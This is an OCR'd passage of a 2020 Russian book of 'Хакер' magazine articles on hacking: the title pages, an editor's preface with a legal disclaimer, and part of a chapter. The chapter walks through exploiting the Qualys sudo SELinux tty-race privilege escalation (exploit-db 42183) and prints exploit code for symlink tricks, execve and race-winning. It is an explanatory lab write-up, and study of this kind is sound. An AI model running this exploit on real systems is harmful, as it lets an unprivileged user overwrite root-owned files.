


bhv®
ВЗЛОМ
ПРИЕМЫ, ТРЮКИ И СЕКРЕТЫ ХАКЕРОВ
Библиотека журнала
Хакер
www.xakep.ru



ПРИЕМЫ, ТРЮКИ и СЕКРЕТЫ ХАКЕРОВ

Санкт-Петербург
«БХВ-Петербург»
2020

УДК 004
ББК 32.973
В40

В40 Взлом. Приемы, трюки и секреты хакеров. — СПб.: БХВ-Петербург, 2020. — 192 с.: ил. — (Библиотека журнала «Хакер»)

ISBN 978-5-9775-6633-9

В сборнике избранных статей из журнала «Хакер» описана технология поиска и эксплуатации уязвимостей, детектирования «песочниц» и антиотладки, управления процессами в ОС семейства Microsoft Windows и их маскировки. Рассказывается о способах обмена данными между вредоносными программами и управляющим сервером. Даны конкретные примеры написания драйвера режима ядра Windows, перехвата управления приложениями через WinAPI, создания стилера для получения паролей из браузеров Chrome и Firefox. Описаны приемы обфускации кода PowerShell. Отдельные разделы посвящены взлому iPhone и Apple Watch.

Для читателей, интересующихся информационной безопасностью

УДК 004
ББК 32.973

Группа подготовки издания:

Руководитель проекта	*Павел Шалин*
Зав. редакцией	*Екатерина Сависте*
Компьютерная верстка	*Ольги Сергиенко*
Дизайн обложки	*Карины Соловьевой*

Подписано в печать 04.06.20.
Формат 70×100 1/16. Печать офсетная. Усл. печ. л. 15,48.
Тираж 800 экз. Заказ № 5776.
"БХВ-Петербург", 191036, Санкт-Петербург, Гончарная ул., 20.

Отпечатано в ОАО «Можайский полиграфический комбинат».
143200, Россия, г. Можайск, ул. Мира, 93.
www.oaompk.ru, тел.: (495) 745-84-28, (49638) 20-685

ISBN 978-5-9775-6633-9

Содержание

Вместо предисловия

Ты держишь в руках необычную книгу. Это не традиционный самоучитель или справочник по информационной безопасности и не скучная энциклопедия, включающая в себя информацию, которую без особого труда можно отыскать в Интернете. Перед тобой — сборник тщательно отобранных, самых интересных, лучших публикаций из легендарного журнала «Хакер», объединенных общей темой: «взлом».

В этой книге почти нет теории, посвященной архитектуре операционных систем и приложений. Ты не найдешь здесь долгих описаний принципов работы программ, устройства драйверов и баз данных. Под этой обложкой собраны только практические приемы взлома, описанные настоящими профессионалами и многократно испытанные в деле. Никакой «воды», только полезная информация. Это и есть самое настоящее искусство хакерства в его истинном, концентрированном виде.

Всякий раз, когда в Интернете или традиционных СМИ я вижу новостные заголовки из разряда «Хакеры организовали очередную вирусную атаку» или «База данных интернет-магазина была похищена хакерами», мне нестерпимо хочется отыскать написавшего это журналиста и стукнуть его по голове чем-нибудь тяжелым. Работая редактором, я безжалостно вымарываю подобные строки из поступавших в издательство материалов. «Почему ты с таким упорством защищаешь хакеров?» — недоумевают коллеги. «Потому что они ни в чем не виноваты», — всякий раз отвечаю я.

Истинное происхождение термина «хакер» сейчас, наверное, установить уже невозможно: предполагается, что оно зародилось в кампусах и аудиториях Массачусетского технологического университета еще в 60-х годах прошлого столетия. Бытует мнение, что словечко попало в обиход компьютерщиков из жаргона хиппи, где глагол «to hack» означал отнюдь не «взламывать», как это считается сейчас, а «соображать», «врубаться». Собственно, в 70-х «хакерами» как раз и называли тех, кто «врубается» в принципы работы компьютеров, глубоко понимает происходящие в них процессы, то есть высококвалифицированных IT-специалистов, программистов, разработчиков. Хакеры — это прежде всего исследователи, настоящие ученые из мира высоких технологий, те самые косматые парни в очках, сквозь толстые стекла которых можно поджигать муравьев. Впрочем, довольно часто среди них встречаются и девчонки.

Настоящие хакеры никогда не взламывали чужие приложения или серверы ради наживы и уж тем более не совершали преступлений — разве что порой использова-

ли свои знания для организации безобидных розыгрышей. Порой хакеры использовали собственные умения в личных целях, но все равно старались не наносить компьютерным системам и их пользователям серьезного вреда. По большому счету, хакерами можно смело назвать Стива Возняка и Билла Гейтса, Линуса Торвальдса и Ричарда Столлмана. Даже создатель первой в истории человечества электронно-вычислительной машины Конрад Цузе был своего рода хакером, хотя в его времена такого понятия не существовало вовсе.

Сегодня расхожее слово «хакер», некогда обозначавшее просто высококлассного компьютерного специалиста, оказалось затерто до дыр не разбирающимися в вопросе журналистами, которые низвели IT-профессионалов до уровня компьютерных преступников и киберзлодеев. Масла в огонь подлили многочисленные онлайновые и не очень издания, благодаря стараниям которых ныне хакером себя мнит любой школьник, скачавший откуда-нибудь подборку «программ для взлома Интернета».

В мире существует множество IT-специалистов, которых можно назвать настоящими профессионалами своего дела. Это системные администраторы, поддерживающие целые кластеры серверов, это программисты, пишущие сложный код, это эксперты по информационной безопасности, архитекторы операционных систем и, конечно, вирусные аналитики, исследующие опасные угрозы. И все они — немножко хакеры. Вот почему я отношусь к людям, которые заслужили право именоваться именно так, с большим и искренним уважением, ведь хакер — это звучит гордо.

Авторы собранных в этой книге статей — настоящие этичные хакеры в том самом, хорошем смысле этого слова. Это истинные профессионалы, неутомимые исследователи, опытнейшие эксперты в сфере защиты информации и поиска уязвимостей. Сегодня они делятся своими знаниями и опытом с тобой, читатель.

В журнале «Хакер» царит своя неповторимая атмосфера. Во-первых, здесь принято общаться с читателем на «ты». Во-вторых, на страницах журнала допустим компьютерный сленг, а манеру изложения в статьях можно назвать ироничной и шутливой. Все эти добрые традиции в полной мере распространилась и на книгу. Потому не удивляйся, встретив на страницах издания слово «фича» вместо «функциональная особенность приложения» или «пофиксить» вместо «исправить выявленную ошибку в коде». У нас так заведено.

Поскольку тема этой книги весьма специфичная, мы не можем не опубликовать в предисловии несколько важных предупреждений. Вот они:

> ***ВНИМАНИЕ!***
>
> Вся приведенная на страницах этой книги информация, код и примеры публикуются исключительно в ознакомительных целях. Ни издательство «БХВ», ни редакция журнала «Хакер», ни авторы не несут никакой ответственности за любые последствия использования информации, полученной в результате прочтения книги, а также за любой возможный вред, причиненный информацией из этого издания.
>
> Помните, что несанкционированный доступ к компьютерным системам и распространение вредоносного ПО преследуются по закону. Все рассмотренные в книге методы

представлены в ознакомительных целях. Каким-либо образом используя представленную в книге информацию, вы действуете исключительно на собственный страх и риск.

Искренне надеюсь, что ты, дорогой читатель, прекрасно понимаешь, что любые знания подразумевают ответственность. С использованием одной и той же ядерной реакции можно построить атомную электростанцию, которая согреет миллионы людей, а можно соорудить бомбу, способную уничтожить их. Уверен, ты сделаешь правильный выбор и используешь обретенные благодаря этой книге знания во благо — для борьбы с компьютерными угрозами, повышения информационной безопасности и выявления уязвимостей, которые можно и нужно закрыть. Ну а я, составитель этого сборника, и авторы опубликованных в нем статей будем рады видеть тебя среди постоянных читателей журнала «Хакер». До встречи!

Валентин Холмогоров,
редактор рубрики «Взлом» журнала «Хакер»

http://xakep.ru
http://holmogorov.ru

1. Повышаем привилегии до суперпользователя через уязвимость в sudo

Иван aLLy Комиссаров

Команда `sudo` в UNIX и Linux позволяет обычному пользователю выполнять команды от имени других пользователей, в частности от root. Ребята из Qualys нашли в `sudo` уязвимость типа LPE, которая дает атакующему возможность повысить привилегии в системе. Посмотрим, как это работает.

Уязвимость затрагивает все версии `sudo`, начиная 1.8.6p7 и заканчивая 1.8.20p2, а связана ошибка с неверной логикой обработки результатов `/proc/[pid]/stat` в функции `get_process_ttyname()`. Используя специально сформированные символические ссылки, злоумышленник может вызвать команду `sudo` и подменить в ее контексте пользовательский терминал симлинком на нужный файл. Таким образом, он может переписать содержимое этого файла результатом работы выполняемой через `sudo` команды.

Подготовка

Начнем с выбора операционной системы. Я буду использовать CentOS 7 в качестве гостевой ОС, поэтому все мои манипуляции будут актуальны именно для этой версии системы. Запускать ОС через Docker я не советую — SELinux в нем работает не так же, как в полноценном дистрибутиве. Лучше использовать VMware или VirtualBox.

Чтобы протестировать уязвимость, нам понадобятся три условия:

1. Обычный пользователь с sudo-привилегиями выполнения какой-нибудь программы.
2. Активированный SELinux (Security Enhanced Linux).
3. Сам бинарник sudo должен быть собран с поддержкой SELinux (поддержка `sudo -r role`).

Разберемся с каждым пунктом.

Для начала создадим юзера `attacker`. Я уже сделал это на этапе установки системы, но если тебе по каким-то причинам такой вариант не подходит, то это можно провернуть следующей командой в консоли:

```
useradd -d /home/attacker -s /bin/bash -p $(echo verysecretpass | openssl
passwd -1 -stdin) attacker
```

Теперь делегируем новоиспеченному юзеру возможность выполнять какую-нибудь команду от суперпользователя. Не буду далеко отходить от репорта Qualys и для демонстрации уязвимости использую бинарник **sum** (**https://www.opennet.ru/man.shtml?topic=sum&category=1&russian=0**), который занимается подсчетом контрольной суммы указанного файла. Для этого можно воспользоваться командой `visudo` или же просто добавить строчку `attacker ALL=(ALL) NOPASSWD: /usr/bin/sum` в файл **/etc/sudoers** (рис. 1.1).

В CentOS 7 SELinux включен и прекрасно работает из коробки, поэтому никаких дополнительных действий второй и третий пункты от нас не потребуют. Проверить текущий статус подсистемы можно командой `sestatus` (рис. 1.2).




Рис. 1.1. Добавление пользователю прав на выполнение команды через sudo




Рис. 1.2. SELinux работает в CentOS из коробки

С подготовкой закончили, самое время скачивать эксплоит по следующей ссылке: **https://www.exploit-db.com/download/42183** и переходить к разбору деталей уязвимости.

Детали уязвимости

В самом начале я упомянул, что проблема находится в функции **get_process_ttyname**, которая объявлена в файле **ttyname.c**.

Давай разберемся, что делает эта функция. При выполнении команды она получает информацию о статусе процесса **/proc/[pid]/stat** и читает номер терминала **tty** из поля под номером 7 — **tty_nr** (рис. 1.3).

Рис. 1.3. Поле tty_nr (7) — номер терминала, который использует процесс

Саму структуру полей stat можно посмотреть в файле **/usr/src/linux/fs/proc/array.c**.

array.c

```
493:    seq_printf(m, "%d (%s) %c", pid_nr_ns(pid, ns), tcomm, state); [1 2 3]
494:    seq_put_decimal_ll(m, " ", ppid); [4]
495:    seq_put_decimal_ll(m, " ", pgid); [5]
496:    seq_put_decimal_ll(m, " ", sid); [6]
497:    seq_put_decimal_ll(m, " ", tty_nr); [7]
498:    seq_put_decimal_ll(m, " ", tty_pgrp);
```

Поля, как видишь, отделяются друг от друга пробелами. По ним функция **get_process_ttyname** и разбивает строку (результат работы **/proc/[pid]/stat**) для дальнейшего парсинга.

/src/ttyname.c

```
480: get_process_ttyname(char *name, size_t namelen)
481: {
...
490:     /* Try to determine the tty from tty_nr in /proc/pid/stat. */
491:     snprintf(path, sizeof(path), "/proc/%u/stat", (unsigned int)getpid());
492:     if ((fp = fopen(path, "r")) != NULL) {
```

```
493:    len = getline(&line, &linesize, fp);
494:    fclose(fp);
495:    if (len != -1) {
496:        /* Field 7 is the tty dev (0 if no tty) */
...
501:        while (*++ep != '\0') {
502:        if (*ep == ' ') {
503:            *ep = '\0';
504:            if (++field == 7) {
505:            dev_t tdev = strtonum(cp, INT_MIN, INT_MAX, &errstr);
```

Теперь посмотрим на поле под номером 2 (**comm**). Это не что иное, как имя исполняемого файла, взятое в круглые скобки. А ведь оно вполне может содержать пробелы. Например, возьмем стандартный бинарник **cat**, скопируем и сохраним его под новым именем — **cat with spaces**. Теперь выполним команду `cat\ with\ spaces /proc/self/stat` и посмотрим на результат (рис. 1.4).




Рис. 1.4. Парсинг по пробелам вызывает проблему верного определения tty_nr

Как видишь, если теперь, следуя коду функции **get_process_ttyname**, разбивать строку по пробелам, то элементом под номером 7 будет совсем не **tty_nr**, как ожидается. Выходит, что, используя определенное количество пробелов в имени, мы можем нарушить заложенную разработчиками логику работы функции **get_process_ttyname**.

Как можно управлять именем команды? Конечно, при помощи симлинков! Если мы вызовем `sudo` через симлинк с именем **./1**, то **get_process_ttyname** вызовет функцию **sudo_ttyname_dev** для поиска несуществующего tty-устройства с номером 1 в массиве **search_devs**.

/src/ttyname.c

```
505:            dev_t tdev = strtonum(cp, INT_MIN, INT_MAX, &errstr);
...
510:            if (tdev > 0) {
511:                errno = serrno;
512:                ret = sudo_ttyname_dev(tdev, name, namelen);
...
318: sudo_ttyname_dev(dev_t rdev, char *name, size_t namelen)
319: {
...
```

```
326:      /*
327:       * First check search_devs for common tty devices.
328:       */
329:      for (sd = search_devs; (devname = *sd) != NULL; sd++) {
330:     len = strlen(devname);
331:     if (devname[len - 1] == '/') {
...
147: /*
148:  * Devices to search before doing a breadth-first scan.
149:  */
150: static char *search_devs[] = {
151:      "/dev/console",
152:      "/dev/wscons",
153:      "/dev/pts/",
154:      "/dev/vt/",
155:      "/dev/term/",
156:      "/dev/zcons/",
157:      NULL
158: };
```

Далее выполнение переходит к функции **sudo_ttyname_dev**, которая, в свою очередь, вызывает **sudo_ttyname_scan**. Эта функция продолжает поиск несуществующего tty в каталоге **/dev/**. Он выполняется при помощи так называемого поиска в ширину (breadth-first search, BFS).

/src/ttyname.c

```
369:      /*
370:       * Not found?  Do a breadth-first traversal of /dev/.
371:       */
372:      ret = sudo_ttyname_scan(_PATH_DEV, rdev, false, name, namelen);
```

В этот момент мы можем проэксплуатировать уязвимость. Когда поиск проходит в устройстве **/dev/shm** (общей памяти, SHared Memory), атакующий может подсунуть программе в виде tty любое текстовое устройство в файловой системе. Затем, войдя в состояние гонки и успешно ее выиграв, можно представить любой файл в качестве своего терминала.

Дальше в игру вступают особенности работы `sudo` в рамках SELinux. Благодаря функции **relabel_tty** атакующий может изменить содержимое любого файла, включая файлы, принадлежащие суперпользователю. Функция открывает для чтения и записи текущее tty-устройство, в которое при помощи **dup2** направляется содержимое **stdin**, **stdout** и **stderr**. Используя манипуляции с симлинками, можно направить в произвольный файл результат работы команды, которая разрешена на исполнение через `sudo`.

/src/selinux.c

```
148: relabel_tty(const char *ttyn, int ptyfd)
149: {
...
163:     se_state.ttyfd = open(ttyn, O_RDWR|O_NOCTTY|O_NONBLOCK);
...
209:     /* Re-open tty to get new label and reset std{in,out,err} */
210:     close(se_state.ttyfd);
211:     se_state.ttyfd = open(ttyn, O_RDWR|O_NOCTTY|O_NONBLOCK);
...
218:     for (fd = STDIN_FILENO; fd <= STDERR_FILENO; fd++) {
219:         if (isatty(fd) && dup2(se_state.ttyfd, fd) == -1) {
```

Принцип работы эксплоита

Пройдемся по коду эксплоита и посмотрим на алгоритм эксплуатации уязвимости в действии. В самом начале файла, как водится, несколько констант.

- **TARGET_FILE** — файл, в который будет производиться запись;
- **WORKING_DIR** — рабочая директория, в которой будут создаваться нужные файлы;
- **SELINUX_ROLE** — роль пользователя в контексте SELinux.

42183.c

```
41: #define SUDO_BINARY "/usr/bin/sudo"
42: #define TARGET_FILE "/etc/init.d/README"
43: #define SELINUX_ROLE "unconfined_r"
44:
45: #define WORKING_DIR "/dev/shm/_tmp"
46: #define TTY_SYMLINK WORKING_DIR "/_tty"
47: #define TTY_SYMLINK_ TTY_SYMLINK "_"
```

При запуске эксплоит ждет на входе несколько аргументов командной строки. В качестве первого указывается бинарник, запуск которого разрешен через `sudo`. Второй аргумент — параметры вызова этого бинарника.

```
./42183.c /usr/bin/sum ANYTHING_YOU_TO_WRITE_IN_FILE
```

Первым шагом на пути к эксплуатации будет создание директории **/dev/shm/_tmp**. Интерфейс **/dev/shm** разрешен на чтение и запись любому пользователю, что не может не радовать. В папке создается симлинк **/dev/shm/_tmp/_tty**, который указывает на несуществующий виртуальный псевдотерминал **/dev/pts/57**.

42183.c

```
80:     if (mkdir(WORKING_DIR, 0700)) die();
81:     if (symlink(pts, TTY_SYMLINK)) die();
82:     if (symlink(TARGET_FILE, TTY_SYMLINK_)) die();
```

Затем генерируется имя и создается симлинк **/dev/shm/_tmp/ 34873** для sudo (рис. 1.5):




Рис. 1.5. Отладка эксплоита в момент генерации имени симлинка для sudo

Этот трюк, как ты помнишь, нужен для того, чтобы нарушить логику работы функции **get_process_ttyname** в месте парсинга результатов **stat** по символу пробела. Почему здесь используется число 34 873? Для разъяснения нужно обратиться к документации **proc (http://man7.org/linux/man-pages/man5/proc.5.html)**:

```
(7) tty_nr  %d
    The controlling terminal of the process.  (The minor
    device number is contained in the combination of
    bits 31 to 20 and 7 to 0; the major device number is
    in bits 15 to 8.)
```

Представим число 34 873 в двоичной системе, получится **1000 1000 0011 1001**. В битах с 15 по 8 хранится тип терминала. Для обычной консоли tty это число равно **0000 0100**, или 4 в десятеричной системе. Но мы проводим манипуляции с псевдотерминалами. Доступ к ним можно получить через **/dev/pts/**, и им соответствует тип 136, или **1000 1000**.

Далее рассмотрим minor device number. За него отвечают биты с 31 по 20 и с 7 по 0. У нас всего 16 бит в общей сложности, поэтому используем только с 7 по 0, остальные считаем равными нулю. Эти биты отвечают за номер текущего терминала, в котором выполняется бинарник. В нашем случае они равны **0011 1001**, что является эквивалентом 57 в десятичном представлении. Это именно тот номер терминала, для которого мы создавали симлинк (рис. 1.6).




Рис. 1.6. Различные типы (minor device number) терминалов

42183.c

```
70:     struct stat sbuf;
71:     if (fstat(*pts_fds, &sbuf)) die();
...
74:     if ((unsigned int)snprintf(comm, sizeof(comm), "%s/     %lu ",
WORKING_DIR, (unsigned long)sbuf.st_rdev)
75:                                 >= sizeof(comm)) die();
83:     if (symlink(SUDO_BINARY, comm)) die();
```

Далее собираем параметры для запуска `sudo` через символическую ссылку. Используем флаг `-r role`, где `role` — роль нашего пользователя в контексте SELinux. По умолчанию в эксплоите используется **unconfined_r**.

42183.c

```
102:        char ** const argv = calloc(argc + 1, sizeof(char *));
103:        if (!argv) die();
104:        argv[0] = comm;
105:        argv[1] = "-r";
106:        argv[2] = SELINUX_ROLE;
107:        memcpy(&argv[3], &my_argv[1], my_argc * sizeof(char *));
108:        if (argv[argc]) die();
```

Проверить роль пользователя можно командой `id -Z`. Если она отличается от дефолтной, то меняй в исходниках константу **SELINUX_ROLE** (строка 43).

Теперь запускаем `sudo`. Для этого используем созданный ранее симлинк с пробелами в названии:

42183.c

```
113:        execve(*argv, argv, NULL);
```

Настало время гонок. Чтобы перезаписать файл, нам нужно успешно выиграть два заезда. Для облегчения этого процесса в эксплоите использовано три любопытных трюка.

Трюк первый: функция **sched_setaffinity** заставляет sudo отрабатывать на том же логическом процессоре, что и наш эксплоит.

42183.c

```
93:     cpu_set_t cpu_set;
94:     CPU_ZERO(&cpu_set);
95:     CPU_SET(cpu, &cpu_set);
96:     if (sched_setaffinity(0, sizeof(cpu_set), &cpu_set) != 0) die();
```

Второй трюк: при помощи функции **setpriority** понижается приоритет **nice** процесса sudo до минимального (+19):

42183.c

```
110:        if (setpriority(PRIO_PROCESS, 0, +19) != 0) die();
```

